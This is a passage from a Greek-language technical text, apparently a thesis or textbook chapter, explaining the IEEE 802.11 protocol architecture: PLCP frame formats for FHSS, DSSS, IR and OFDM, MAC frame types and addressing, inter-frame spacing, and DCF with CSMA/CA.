Υπάρχουν δύο βασικοί λόγοι που θελήσαμε να αναφέρουμε το SSID τώρα. Ο πρώτος είναι το γεγονός, ότι σε ένα ESS, τα διάφορα BSS διαφοροποιούνται μεταξύ τους με τη χρήση ενός χαρακτηριστικού που λέγεται Basic Service Sets Identifier (BSSID). Συνήθως το BSSID είναι η φυσική διεύθυνση του Access Point που λειτουργεί σε αυτό το BSS. Ο δεύτερος λόγος είναι το γνωστό Common Distribution System, ένας πολύ χρήσιμος μηχανισμός που μας βοηθάει στο να εμφανίζουμε ένα ESS σαν ένα απλό BSS. Αυτό γίνεται με τη χρήση ενός SSID, κοινού για ένα ESS. Έτσι τα διάφορα ESS διαχωρίζονται μεταξύ τους με τη χρήση του SSID.

Αρχιτεκτονική πρωτοκόλλων του 802.11 2.7

Πίνακας 1 Μοντέλο OSI για το 802.11

<table>
<tr><td>Επίπεδο εφαρμογών (Application Layer)</td><td colspan="6" rowspan="5"></td></tr>
<tr><td>Επίπεδο παρουσίασης (Presentation Layer)</td></tr>
<tr><td>Επίπεδο συνόδου (Session Layer)</td></tr>
<tr><td>Επίπεδο μεταφοράς (Transport Layer)</td></tr>
<tr><td>Επίπεδο δικτύου (Network Layer)</td></tr>
<tr><td rowspan="2">Επίπεδο σύνδεσης (Data Link Layer)</td><td colspan="5">802.2 Logical Link Control (LLC sublayer)</td><td rowspan="2">Διαχείριση σταθμού</td></tr>
<tr><td colspan="5">802.11 Υποεπίπεδο MAC (MAC sublayer)</td></tr>
<tr><td>Φυσικό επίπεδο (Physical Layer)</td><td>802.11 FHSS PHY</td><td>802.11 DSSS PHY</td><td>802.11a OFDM PHY</td><td>802.11b HR/DSSS</td><td>802.11g OFDM PHY</td><td></td></tr>
</table>

Όπως φαίνεται και στο παραπάνω σχήμα, η αρχιτεκτονική των πρωτοκόλλων του 802.11 επηρεάζει τα δύο πρώτα επίπεδα του μοντέλου αναφοράς OSI. Επηρεάζει το 2ο επίπεδο, γνωστό ως στρώμα ζεύξης δεδομένων (Data Link Layer ή αλλιώς MAC), και πιο συγκεκριμένα το υποεπίπεδο MAC, καθώς και το 1ο επίπεδο, γνωστό ως φυσικό στρώμα (Physical Layer).

Φυσικό στρώμα του 802.11 2.7.1

Το φυσικό στρώμα του 802.11 είναι χωρισμένο σε τρία υποστρώματα. Αυτά είναι:

- πρωτόκολλο σύγκλισης φυσικού στρώματος (PHY layer convergence protocol, PLCP)

- πρωτόκολλο εξαρτώμενο από το φυσικό μέσο (PHY medium dependent protocol, PMD)
- υποστρώμα διαχείρισης φυσικού στρώματος


Το PLCP είναι υπεύθυνο για την ανίχνευση του φέροντος και τον σχηματισμό των πακέτων για τα διάφορα φυσικά στρώματα. Το υποστρώμα MAC επικοινωνεί με το υποστρώμα PLCP. Μετά από αίτηση του MAC, το PLCP προετοιμάζει τα πλαίσια για μετάδοση. Παράλληλα, το PLCP είναι υπεύθυνο και για τη μεταφορά των εισερχόμενων πλαισίων από το μέσο στο επίπεδο MAC. Θα λέγαμε ότι το PLCP λειτουργεί ως μεταφραστής μεταξύ του επιπέδου MAC και της μεταδιδόμενης πληροφορίας. Εξάλλου το PLCP ενθυλακώνει πληροφορίες στα πλαίσια που πρόκειται να μεταδοθούν, πληροφορίες που χρησιμοποιούνται από το φυσικό στρώμα των σταθμών που μεταδίδουν και λαμβάνουν δεδομένα.

Το PMD καθορίζει την τεχνική διαμόρφωσης και κωδικοποίησης για τη μεταφορά της πληροφορίας στο φυσικό μέσο. Το PMD δηλαδή, αφού πρώτα πάρει διάφορες οδηγίες από το PLCP, είναι αυτό που εκτελεί τις λειτουργίες διαμόρφωσης και από-διαμόρφωσης των δεδομένων.

Το υποστρώμα διαχείρισης φυσικού στρώματος αποφασίζει για το συντονισμό του διαύλου για τις διάφορες παραλλαγές του κάθε φυσικού μέσου.

Επιπρόσθετα, το πρότυπο 802.11 προδιαγράφει και το υποστρώμα διαχείρισης σταθμού, το οποίο είναι υπεύθυνο για το συντονισμό των αλληλεπιδράσεων μεταξύ υποστρώματος MAC και φυσικού στρώματος.

Στην περίπτωση που χρησιμοποιείται διαμόρφωση FHSS τότε η γενική μορφή του PLCP είναι η εξής:



Εικόνα 7 PLCP - FHSS

- SYNC: Σκοπός αυτού του πεδίου να βοηθήσει το δέκτη να καταλάβει ότι πρέπει να ετοιμαστεί για να υποδεχθεί κάποιο πλαίσιο. Το πεδίο SYNC αποτελείται από εναλλασσόμενους άσσους και μηδενικά (10101010....1010101010). Είναι μήκους 80 bits. Έτσι μόλις ο δέκτης το εντοπίσει, θα συγχρονιστεί.
- Start Frame Delimiter: Το πεδίο αυτό έχει πάντα την τιμή 0000110010111101. Μόλις ο δέκτης εντοπίσει αυτόν τον αριθμό, καταλαβένει ότι μετά από αυτόν ξεκινάει το πλαίσιο.
- Το SYNC και το Start Frame Delimiter δεν είναι μέρη της κεφαλίδας του πλαισίου, δεν είναι δηλαδή μέρη της μεταδιδόμενης πληροφορίας. Αποτελούν το λεγόμενο Preamble και στόχος τους είναι να βοηθήσουν το δέκτη να συγχρονιστεί και να καταλάβει πότε είναι η αρχή του πλαισίου.


- PLW: Αποτελείται από 12 bits. Τα data ενός frame μπορούν να είναι έως 4095 bytes. Το πεδίο αυτό ενημερώνει το δέκτη για το μέγεθος του frame που ακολουθεί της κεφαλίδας PLCP.
- PSF: Αποτελείται από 4 bits. Το πρώτο έχει πάντα την τιμή 0. Οι τιμές των υπολοίπων bits καθορίζουν το ρυθμό μετάδοσης του πλαισίου. Σε αυτό το σημείο καλό είναι να επισημάνουμε πως ανεξαρτήτως του ρυθμούς μετάδοσης του πλαισίου, ο ρυθμός μετάδοσης του preamble και της PLCP κεφαλίδας είναι 1 Mbps, έτσι ώστε να μην υπάρχει ανάγκη συγχρονισμού του δέκτη όταν τα διαβάζει. Για το πλαίσιο που ακολουθεί όμως γίνεται εκ νέου διαπραγμάτευση, έτσι ώστε ο δέκτης να συγχρονιστεί. Στον παρακάτω πίνακα φαίνονται οι δυνατές τιμές του πεδίου αυτού:

Πίνακας 2 PSF τιμές

Bits 1-3	Ρυθμός μετάδοσης δεδομένων
000	1.0 Mbps
001	1.5 Mbps
010	2.0 Mbps
011	2.5 Mbps
100	3.0 Mbps
101	3.5 Mbps
110	4.0 Mbps
111	4.5 Mbps

- Header Error Check: Το πεδίο αυτό περιέχει ένα κώδικα ελέγχου, για να διαπιστωθεί αν η πλαίσιο που στάλθηκε είναι σωστό ή όχι. Βασίζεται στον αλγόριθμο ανίχνευσης σφαλμάτων CRC-16.


Στην περίπτωση που χρησιμοποιείται διαμόρφωση DSSS τότε η γενική μορφή του PLCP είναι η εξής:



Εικόνα 8 PLCP DSSS

- SYNC: Αποτελείται από 128 bits. Οι τιμές των bits πρέπει να είναι scrambled 1. !!!!!!
- Start Frame Delimiter: Η τιμή του είναι πάντα 0000010111001111. Μόλις ο δέκτης εντοπίσει αυτόν τον αριθμό, καταλαβαίνει πως ακολουθεί η κεφαλίδα του πλαισίου.
- Όπως και στην προηγούμενη περίπτωση, έτσι και σε αυτήν, το SYNC και το Start Frame Delimiter, που αποτελούν το λεγόμενο Preamble, δεν είναι μέρη της κεφαλίδας του πλαισίου, δεν είναι δηλαδή μέρη της μεταδιδόμενης πληροφορίας. Απλά βοηθούν το δέκτη να καταλάβει πότε ξεκινάει το πλαίσιο και να συγχρονιστεί σωστά.
- Signal: Το πεδίο αυτό βοηθάει το δέκτη να καταλάβει το ρυθμό μετάδοσης του πλαισίου. Οι δυνατές τιμές που μπορεί να δεχθεί είναι δύο: 0000 1010 για ρυθμό μετάδοσης 1 Mbps και 0001 0100 για ρυθμό μετάδοσης 2 Mbps. Όπως και στην προηγούμενη περίπτωση, έτσι και σε αυτήν, ο ρυθμός μετάδοσης της κεφαλίδας είναι πάντα 1 Mbps, για να μη χρειάζεται περαιτέρω συγχρονισμό από τη μεριά του δέκτη όταν διαβάζει την κεφαλίδα του πλαισίου.
- Service: Αυτό το πεδίο είναι δεσμευμένο για μελλοντικές χρήσεις και οι τιμές των bits πρέπει να είναι όλες μηδέν.
- Length: Περιέχει τον αριθμό των microsecond που απαιτούνται για τη μετάδοση του πλαισίου. Αυτό το πεδίο χρησιμοποιείται για να καταλάβει ο δέκτης πότε τελειώνει το πλαίσιο.
- Frame Check Sequence: Το πεδίο αυτό περιέχει ένα κώδικα ελέγχου, για να διαπιστωθεί αν η πλαίσιο που στάλθηκε είναι σωστό ή όχι. Βασίζεται στον αλγόριθμο ανίχνευσης σφαλμάτων CRC-16.

Στην περίπτωση που χρησιμοποιείται διαμόρφωση IR τότε η γενική μορφή του PLCP είναι η εξής:




Εικόνα 9 PLCP IR

- SYNC: Το πεδίο αυτό είναι μεταβλητού μήκους. Χρησιμοποιείται όπως και στις προηγούμενες περιπτώσεις για να βοηθήσει το δέκτη να συγχρονιστεί και να διαβάσει σωστά το εισερχόμενο πλαίσιο.
- Start Frame Delimiter: Σηματοδοτεί την έναρξη του πλαισίου. Έχει τιμή πάντα 1001, τιμή η οποία είναι και μοναδική.
- Το SYNC και το Start Frame Delimiter αποτελούν το λεγόμενο Preamble. Δεν είναι δηλαδή μέρη του πλαισίου. Απλά βοηθούν το

δέκτη να συγχρονιστεί με επιτυχία. Ο ρυθμός μετάδοσης αυτών των πεδίων είναι πάντα 1 Mbps.

- Data Rate: Το πεδίο αυτό όπως αναφέρει και το όνομά του αναφέρει το ρυθμό μετάδοσης του πλαισίου. Όχι το ρυθμό μετάδοσης της κεφαλίδας ο οποίος είναι και αυτός πάντα 1 Mbps όπως και στο Preamble. Επειδή οι υπέρυθρες ακτίνες μπορούν να πετύχουν ρυθμούς μετάδοσης 1 και 2 Mbps, οι τιμές αυτού του πεδίου μπορούν να είναι 000 και 001 αντίστοιχα.
- DC Level Adjustment: Το πεδίο αυτό μία ακολουθία από μία ακολουθία bits, η οποία βοηθάει το δέκτη στο να σταθεροποιήσει το DC επίπεδο του εισερχόμενου σήματος.
- Length: Το πεδίο αυτό περιέχει το μήκος του εισερχόμενου πλαισίου σε οκτάδες (bytes).
- Frame Check Sequence: Το πεδίο αυτό περιέχει έναν κώδικα ελέγχου που βασίζεται στον αλγόριθμο ανίχνευσης σφαλμάτων CRC-16.

Στην περίπτωση που χρησιμοποιείται διαμόρφωση OFDM τότε η γενική μορφή του PLCP είναι η εξής:



Εικόνα 10 PLCP OFDM

- PLCP Preamble: Ο ρόλος του Preamble όπως και στις προηγούμενες περιπτώσεις είναι να βοηθήσει το δέκτη να συγχρονιστεί, ούτως ώστε να λάβει σωστά το πλαίσιο. Αυτό το επιτυγχάνει με τη χρήση 12 συμβόλων. Επίσης στην περίπτωση που χρησιμοποιούνται πολλές κεραίες (MIMO), αυτά τα σύμβολα βοηθάνε το δέκτη να επιλέξει την κατάλληλη κεραία για σωστή λήψη.
- RATE: Είναι ένα πεδίο που αποτελέσει από 4 bits. Προσδιορίζει το ρυθμό μετάδοσης του πλαισίου. Σε αυτό το σημείο είναι χρήσιμο να επισημάνουμε το γεγονός ότι ο ρυθμός μετάδοσης της κεφαλίδας του πλαισίου στη συγκεκριμένη περίπτωση είναι πάντα 6 Mbps.

Πίνακας 3 RATE τιμές

Bits 1-4	Ρυθμός δεδομένων (σε Mbps)
1101	6
1111	9
0101	12
0111	18
1001	24
1011	36
0001	48
0011	54

- Reserved: Αυτό το πεδίο θα χρησιμοποιηθεί σε επόμενες εκδόσεις. Η τιμή του είναι πάντα 0.
- LENGTH: Είναι ένα πεδίο 12 bits, το οποίο περιέχει το μήκος του πλαισίου σε οκτάδες (bytes).
- Parity: Είναι ένα bit άρτιας ισοτιμίας για τα 16 πρώτα bit του πεδίου Signal. Χρησιμοποιείται για τον έλεγχο λαθών κατά τη μετάδοση του πλαισίου.
- Tail: Το πεδίο Tail χρησιμοποιείται για διόρθωση λαθών. Αποτελείται από 6 μηδενικά.
- SERVICE: Αποτελείται από 16 bits η τιμή των οποίων είναι μηδέν. Τα πρώτα 7 bits χρησιμοποιούνται για το συγχρονισμό. Τα υπόλοιπα 9 δεσμεύονται για μελλοντική χρήση.
- Pad Bits: Το πεδίο αυτό έχει μεταβλητό μήκος. Το ελάχιστο μήκος του είναι μεγέθους 6 bits. Τα bit αυτά προστίθενται στο τέλος του πλαισίου. Στόχος τους είναι να δημιουργήσουν τέτοιο μέγεθος δεδομένων ώστε αυτό να γίνει ακέραιο πολλαπλάσιο του αριθμού των κωδικοποιημένων bits σε ένα OFDM σύμβολο (48,96,192 ή 288).

Στρώμα MAC του 802.11 2.8

Το στρώμα MAC του 802.11 διαιρείται στο καθαυτό υποστρώμα MAC και στο υποστρώμα διαχείρισης MAC. Το υποστρώμα MAC είναι υπεύθυνο για τις εξής λειτουργίες:

- κατανομή των καναλιών
- σχηματισμό πλαισίων
- έλεγχο λαθών
- τεμαχισμό και επανασυναρμολόγηση των πακέτων
- Το υπόστρωμα διαχείρισης MAC είναι υπεύθυνο για τις εξής λειτουργίες:
- περιαγωγή στο ESS
- έλεγχο ισχύος

- διαδικασίες συσχέτισης, αποσυσχέτισης και επανασυσχέτισης κατά τη διαχείριση των συνδέσεων.


Υποστρώμα MAC 2.8.1

Υπάρχουν δύο μηχανισμοί πρόσβασης στο μέσο στα ασύρματα τοπικά δίκτυα. Ο βασικός μηχανισμός πρόσβασης ονομάζεται Distributed Coordination Function (DCF), που υποστηρίζεται από όλα τα access points. Ο δεύτερος μηχανισμός ονομάζεται Point Coordination Function (PCF) και είναι προαιρετικός.

Πριν την ανάλυση των δύο αυτών μηχανισμών, είναι χρήσιμο να δοθούν μερικές πληροφορίες σχετικά με τα είδη των πλαισίων που χρησιμοποιούνται και τον σχηματισμό τους καθώς και να περιγραφούν μερικοί περίοδοι σιγής μεταξύ των μεταδιδόμενων πλαισίων.

Είδη πλαισίων και σχηματισμός τους 2.8.1.1

Το πρότυπο 802.11 υποστηρίζει τρεις διαφορετικούς τύπους πλαισίων. Διαχείρισης, ελέγχου και δεδομένων. Τα πλαίσια διαχείρισης χρησιμοποιούνται για τις λειτουργίες συσχέτισης, αποσυσχέτισης και έλεγχο αυθεντικοποίησης που πραγματοποιούνται ανάμεσα στο σταθμό-πελάτη και στο αρμόδιο access point. Σε αυτού του είδους τα πλαίσια ανήκει και το πλαίσιο τύπου beacon που θα συναντήσουμε στη συνέχεια. Τα πλαίσια ελέγχου είναι διάφορα πλαίσια που χρησιμοποιούνται για τη μετάδοση των δεδομένων στο ασύρματο τοπικό δίκτυο. Σε αυτά τα πλαίσια ανήκουν τα RTS,CTS, CF-poll, CF-end και ACK. Τα πλαίσια δεδομένων είναι όλα τα υπόλοιπα πλαίσια που περιέχουν τα δεδομένα που στέλνονται κατά τη διάρκεια μίας μετάδοσης.



Εικόνα 11IEEE 802.11 πλαίσια

Η τυποποιημένη μορφή των πλαισίων του IEEE 802.11 φαίνεται στην παρακάνω εικόνα.

Όπως βλέπουμε, το πλαίσιο χωρίζεται σε τρία μέρη. Την επικεφαλίδα (header), το πεδίο δεδομένων (Payload), καθώς και τον έλεγχο λαθών (CRC).

Η επικεφαλίδα είναι ένα πεδίο μήκους 30 bytes. Διαχωρίζεται και αυτή σε περαιτέρω πεδία.

Frame control: Το πεδίο Frame control έχει μήκος 2 bytes. Διαχωρίζεται σε 11 υποεπίπεδα. Το Protocol Version αναφέρεται στο πρωτόκολλο που χρησιμοποιείται στο BSS (π.χ. 802.11a ή 802.11b). Το πεδίο Type αναφέρεται στον τύπου του πλαισίου. Αν η τιμή του είναι 00 αναφέρεται σε πλαίσιο τύπου διαχείρισης, αν είναι 01 σε πλαίσιο τύπου ελέγχου και αν είναι 10 σε πλαίσιο τύπου δεδομένων. Η τιμή 11 δηλώνει απροσδιόριστο πλαίσιο. Το πεδίο Subtype προσδιορίζει περαιτέρω τον τύπο του πλαισίου (π.χ. RTS, CTS, ACK). Οι δυνατές τιμές του φαίνονται στο παρακάτω σχήμα.

Table 7-1—Valid type and subtype combinations

Type value b3 b2	Type description	Subtype value b7 b6 b5 b4	Subtype description
00	Management	0000	Association request
00	Management	0001	Association response
00	Management	0010	Reassociation request
00	Management	0011	Reassociation response
00	Management	0100	Probe request
00	Management	0101	Probe response
00	Management	0110–0111	Reserved
00	Management	1000	Beacon
00	Management	1001	ATIM
00	Management	1010	Disassociation
00	Management	1011	Authentication
00	Management	1100	Deauthentication
00	Management	1101	Action
00	Management	1110–1111	Reserved
01	Control	0000–0111	Reserved
01	Control	1000	Block Ack Request (BlockAckReq)
01	Control	1001	Block Ack (BlockAck)
01	Control	1010	PS-Poll
01	Control	1011	RTS
01	Control	1100	CTS
01	Control	1101	ACK
01	Control	1110	CF-End
01	Control	1111	CF-End + CF-Ack

Εικόνα 12 Subtype τιμές

Τα πεδία To Ds και From Ds αναφέρονται στο αν το πλαίσιο κατευθύνεται προς το σύστημα διανομής (Distribution System) ή αν προέρχεται από αυτό. Το πεδίο More frag αναφέρεται στο αν έχει γίνει τεμαχισμός του πλαισίου, οπότε ο δέκτης να περιμένει τη συνέχειά του, ή αν όχι, οπότε το πλαίσιο αυτό περιέχει ολόκληρη τη μεταδιδόμενη πληροφορία. Το πεδίο Retry δηλώνει την επαναμετάδοση του πλαισίου, δηλαδή αν το πλαίσιο αυτό στάλθηκε και νωρίτερα χωρίς επιτυχία. Το πεδίο Power Management χρησιμοποιείται από το access point

για να θέσει το δέκτη σε κατάσταση ηρεμίας ή για να τον ενεργοποιήσει. Το πεδίο More data δηλώνει αν ο αποστολέας έχει και άλλα πλαίσια για το δέκτη. Το πεδίο WEP καθορίζει ότι το κύριο μέρος του πλαισίου έχει κρυπτογραφηθεί με τη χρήση του αλγόριθμου WEP.

Duration: Αυτό το πεδίο καθορίζει τη χρονική διάρκεια που θα είναι κατηλλημένο το μέσο, ούτως ώστε να σταλεί το πλαίσιο με επιτυχία.

Address 1,2,3,4: Τα πεδία αυτά χρησιμοποιούνται για να δηλώσουν το BSSID, τη διεύθυνση του πομπού (Source Address), τη διεύθυνση του δέκτη (Destination Address), τη διεύθυνση του σταθμού που στέλνει (Transmitting Station Address) και τη διεύθυνση του λαμβάνοντος σταθμού (Receiving Station Address).

Table 14.3 *Addresses*


To DS	*From DS*	*Address 1*	*Address 2*	*Address 3*	*Address 4*
0	0	Destination	Source	BSS ID	N/A
0	1	Destination	Sending AP	Source	N/A
1	0	Receiving AP	Source	Destination	N/A
1	1	Receiving AP	Sending AP	Destination	Source

Εικόνα 13 Διευθύνσεις

Η διεύθυνση 1 καθορίζει το φυσικό αποδέκτη του πλαισίου. Η διεύθυνση 2 καθορίζει το φυσικό αποστολέα του πλαισίου. Οι διευθύνσεις 3 και 4 χρησιμοποιούνται κυρίως για τη λογική αντιστοίχηση (λογικός αποστολέας, BSSID, λογικός αποδέκτης). Πολλές φορές η destination 4 μπορεί να παραληφθεί.

Sequence Control: Αυτό το πεδίο περιέχει το sequence number του μεταδιδόμενου πλαισίου, καθώς και στην περίπτωση που αυτό το πλαίσιο έχει υποστεί τεμαχισμό, τον αριθμό του (fragment number) που υποδηλώνει τη θέση του στο αρχικό μη-τεμαχισμένο πλαίσιο.

Η μορφή των πλαισίων ελέγχου είναι η εξής:



Εικόνα 14 Μορφή πλαισίων ελέγχου

Η μορφή των πλαισίων διαχείρισης φαίνεται στον παρακάτω πίνακα:


Πίνακας 4 Μορφή πλαισίων διαχείρισης

MAC Header							
Frame Control (2bytes)	Duration (2 bytes)	DA (6 bytes)	SA (6 bytes)	BSSID (6 bytes)	Sequence Control (2 bytes)	Frame Body	FCS (4 bytes)

Διευθυνσιοδότηση 2.8.1.2

Υπάρχουν τέσσερα σενάρια εκπομπής πλαισίων:

1. Δίκτυο ad hoc
2. Δίκτυο με υποδομή, εκπομπή από access point
3. Δίκτυο με υποδομή, εκπομπή προς access point
4. Δίκτυο με υποδομή, μέσα στο σύστημα υποδομής



Εικόνα 15 Ασύρματο τοπικό δίκτυο

Στην πρώτη περίπτωση, το πλαίσιο ανταλλάσσεται μεταξύ δύο σταθμών που βρίσκονται στο ίδιο BSS. Σε αυτήν την περίπτωση τα δύο bit DS έχουν την τιμή 0. Αν A ο σταθμός που στέλνει το πλαίσιο και B ο σταθμός που το λαμβάνει τότε ισχύει:

Πίνακας 5 Δίκτυο Ad hoc

Address 1	Address 2	Address 3	Address 4
B	A	BSS	-

Στην δεύτερη περίπτωση, το πλαίσιο στέλνεται από ένα access point. Το bit from DS έχει την τιμή 1. Αν A ο αρχικός αποστολέας του πλαισίου, B ο τελικός δέκτης του και C το access point που εκπέμπει το πλαίσιο τότε ισχύει:

Πίνακας 6 Δίκτυο με υποδομή, εκπομπή από access point

Address 1	Address 2	Address 3	Address 4
B	C	A	-

Στην τρίτη περίπτωση, το πλαίσιο στέλνεται από κάποιον σταθμό στο access point, με σκοπό να φτάσει αργότερα σε κάποιον σταθμό που βρίσκεται σε διαφορετικό BSS. Το bit to DS έχει την τιμή 1. Αν δηλαδή A ο αρχικός αποστολέας του πλαισίου, B ο τελικός δέκτης του και C το access point που λαμβάνει αρχικά το πλαίσιο ισχύει:

Πίνακας 7 Δίκτυο με υποδομή, εκπομπή προς access point

Address 1	Address 2	Address 3	Address 4
C	A	B	-

Στην τέταρτη περίπτωση, ένας σταθμός επιχειρεί να στείλει ένα πλαίσιο σε κάποιον άλλο σταθμό που βρίσκεται σε διαφορετικό BSS. Αρχικά ο σταθμός θα στείλει το πλαίσιο στο access point του BSS που ανήκει, και στη συνέχεια το access point θα στείλει το πλαίσιο σε κάποιο άλλο access point, μέχρι να φτάσει το πλαίσιο στο τελευταίο access point, στο BSS του οποίου ανήκει ο τελικός αποδέκτης του πλαισίου. Και τα δύο bit DS έχουν την τιμή 1. Αν δηλαδή A ο σταθμός που στέλνει αρχικά το πλαίσιο, B το access point που θα στείλει εκ νέου το πλαίσιο, C το access point που θα το λάβει αυτό το πλαίσιο και D ο σταθμός που είναι ο τελικός αποδέκτης του πλαισίου, ισχύει:

Πίνακας 8 Δίκτυο με υποδομή, μέσα στο σύστημα υποδομής


Address 1	Address 2	Address 3	Address 4
C	B	D	A

Περίοδοι σιγής μεταξύ των μεταδιδόμενων πλαισίων (inter-frame spacing, IFS) 2.8.1.3

Στη λειτουργία PCF, όπως θα δούμε και στη συνέχεια, δεν υπάρχει ο ανταγωνισμός μεταξύ των σταθμών-πελατών, για την πρόσβαση στο μέσο. Το access point είναι αυτό που καθορίζει ποιος σταθμός-πελάτης θα αποκτήσει την πρόσβαση σε αυτό. Για την πραγματοποίηση αυτής της ανάγκης χρησιμοποιούνται τέσσερα διαφορετικά χρονικά διαστήματα αναμονής μεταξύ διαδοχικών πλαισίων, των οποίων οι τιμές εξαρτώνται από το εκάστοτε σύστημα μετάδοσης. Αυτές οι τιμές, παρέχουν στην ουσία στο ασύρματο τοπικό δίκτυο τη λειτουργία QoS, καθώς καθορίζουν την προτεραιότητα ανάμεσα στους σταθμούς-πελάτες.

Αυτά τα χρονικά διαστήματα αναμονής είναι υποχρεωτικά για όλους τους σταθμούς-πελάτες που έχουν δεδομένα να στείλουν. Μετά την πραγματοποίηση κάποιας μετάδοσης, ανάλογα με τις προτεραιότητες που υπάρχουν, οι σταθμοί-πελάτες θα περιμένουν να περάσει το αντίστοιχο χρονικό διάστημα αναμονής που τους αναλογεί, για να αποκτήσουν πρόσβαση στο μέσο. Αυτά τα χρονικά διαστήματα αναμονής είναι τα εξής:

- SIFS (Short Inter-Frame Space): Είναι το χρονικό διάστημα αναμονής με τη μικρότερη τιμή, καθώς προορίζεται για τη μέγιστη προτεραιότητα. Συνήθως η μέγιστη προτεραιότητα παρέχεται στα πλαίσια που είναι τύπου Acknowledge (ACK),CTS ή RTS.
- PIFS (Point coordination function Inter-Frame Space): Χρησιμοποιείται στη PCF. Είναι το χρονικό διάστημα αναμονής που δίνει τη δυνατότητα σε ένα σταθμό-πελάτη να στείλει δεδομένα στο μέσο, χωρίς να τον εμποδίσει κάποιος άλλος σταθμός-πελάτης.
- DIFS (Distributed coordination function Inter-Frame Space): Είναι το χρονικό διάστημα αναμονής που εκφράζει τη μικρότερη δυνατή καθυστέρηση ανάμεσα στην εκπομπή δύο διαδοχικών πλαισίων στη λειτουργία DCF. Καθώς προορίζεται για δεδομένα με χαμηλή προτεραιότητα, έχει μεγάλη τιμή.
- EIFS (Extended Inter-frame Space): Είναι το χρονικό διάστημα αναμονής με τη μεγαλύτερη διάρκεια. Χρησιμοποιείται όταν ένας δέκτης πρέπει να αναφέρει για ένα χαλασμένο πλαίσιο που έχει λάβει. Δίνεται η χαμηλότερη προτεραιότητα σε αυτήν την περίπτωση, καθώς ο δέκτης οφείλει να περιμένει για αρκετό διάστημα, τέτοιο ώστε να μην παρεμβληθεί σε κάποια άλλη μετάδοση που γίνεται εκείνη τη στιγμή.



Εικόνα 16 Χρονικά διαστήματα αναμονής

DCF 2.8.2

Η λειτουργία κατανεμημένου συντονισμού, DCF, είναι η βασική μέθοδος πρόσβασης που χρησιμοποιείται για την υποστήριξη της ασύγχρονης μετάδοσης σεδομένων, με βάση την αρχή της καλύτερης προσπάθειας. Όπως απαιτούν οι προδιαγραφές του 802.11 όλοι οι σταθμοί πρέπει να υποστηρίζουν την DCF. Η αρχή της καλύτερης προσπάθειας σημαίνει ότι όλοι σταθμοί σε ένα ασύρματο τοπικό δίκτυο που έχουν δεδομένα προς αποστολή, πρέπει να ανταγωνιστούν για το μέσο, καθώς μόνο ένας μπορεί να το χρησιμοποιεί κάθε φορά. Σε περίπτωση που δύο σταθμοί στείλουν ταυτόχρονα δεδομένα πάνω στο κοινό μέσο, τότε θα γίνουν συγκρούσεις και το αποτέλεσμα θα είναι ανεπιτυχές. Παρόλα αυτά ο ανταγωνισμός που υπάρχει, βοηθάει στο να υπάρχει μία δίκαιη πρόσβαση στο μέσο από όλους τους σταθμούς.

Η DCF βασίζεται στην τεχνική πολλαπλής πρόσβασης με ανίχνευση φέροντος και αποφυγή συγκρούσεων (Carrier Sense Multiple Access with Collision Avoidance).

Πολλαπλή Πρόσβαση με Ανίχνευση φέροντος και αποφυγή συγκρούσεων (CSMA/CA) 2.8.2.1


Οι συσκευές που συμμετέχουν στα ασύρματα τοπικά δίκτυα δεν έχουν τη δυνατότητα και να στέλνουν πληροφορίες και να ανιχνεύουν συγκρούσεις ταυτόχρονα. Για παράδειγμα, αν ένας κόμβος στέλνει πληροφορίες στο μέσο, οποιοδήποτε άλλο σήμα φτάσει σε αυτόν την ίδια χρονική στιγμή δεν θα μπορέσει να το ακούσει λόγο της ισχύος του σταλμένου σήματος. Αυτό έχει ως αποτέλεσμα κατά τη διάρκεια που ο κόμβος βρίσκεται σε φάση αποστολής σήματος, να μην έχει τη δυνατότητα ανίχνευσης και των υπολοίπων κόμβων που ενδεχομένως να στέλνουν και αυτοί στο ίδιο μέσο ταυτόχρονα σήματα. Έτσι δεν μπορεί ο κόμβος αυτός να εντοπίσει και τυχόν συγκρούσεις που ίσως υπάρξουν. Σε αυτήν την περίπτωση χρησιμοποιείται ο μηχανισμός Πολλαπλής Πρόσβασης με Ακρόαση Φέροντος και Αποφυγή Συγκρούσεων.

Κύριο χαρακτηριστικό αυτού του μηχανισμού είναι, ότι απαιτείται από το δέκτη πακέτο επιβεβαίωσης προς τον πομπό, ούτως ώστε αυτός με τη σειρά του να μη χρειαστεί να ξαναστείλει το ίδιο πακέτο δεύτερη φορά.

Αρχικά, στα δίκτυα που χρησιμοποιούν το μηχανισμό CSMA/CA, όταν ένας κόμβος θελήσει να στείλει κάποια δεδομένα στο κοινό μέσο, ελέγχει την κατάσταση του. Εάν το μέσο είναι αδρανές, δηλαδή στην περίπτωση που κανένας από τους υπόλοιπους κόμβους δεν στέλνει εκείνη τη στιγμή, τότε ο κόμβος θα αρχίσει τη μετάδοση των δεδομένων. Το χρονικό διάστημα κατά το οποίο ο κόμβος δεν θα στείλει τα δεδομένα, αλλά θα συνεχίσει να παρακολουθεί τη κατάσταση του μέσου είναι προκαθορισμένος. Σε αντίθετη περίπτωση, αν το μέσο δεν είναι αδρανές, δηλαδή ο κόμβος ανιχνεύσει τη μεταφορά δεδομένων ενός άλλου κόμβου στο μέσο, τότε θα παραμείνει αδρανής για κάποιο χρονικό διάστημα. Αυτό το χρονικό διάστημα αναμονής είναι τυχαίας διάρκειας. Όσο το μέσο δεν είναι αδρανές, αυτός ο χρόνος αναμονής παραμένει σταθερός. Τη στιγμή που ο κόμβος διαπιστώσει ότι το μέσο είναι ελεύθερο, τότε θα αρχίσει να μειώνει αυτό το χρόνο. Η διαδικασία παραμονής σε αδράνεια του κόμβου ονομάζεται Back-off procedure. Όταν ο χρόνος μηδενιστεί, τότε ο κόμβος αφού ξανά-ελέγξει το μέσο, θα αρχίσει τη μετάδοση των δεδομένων.

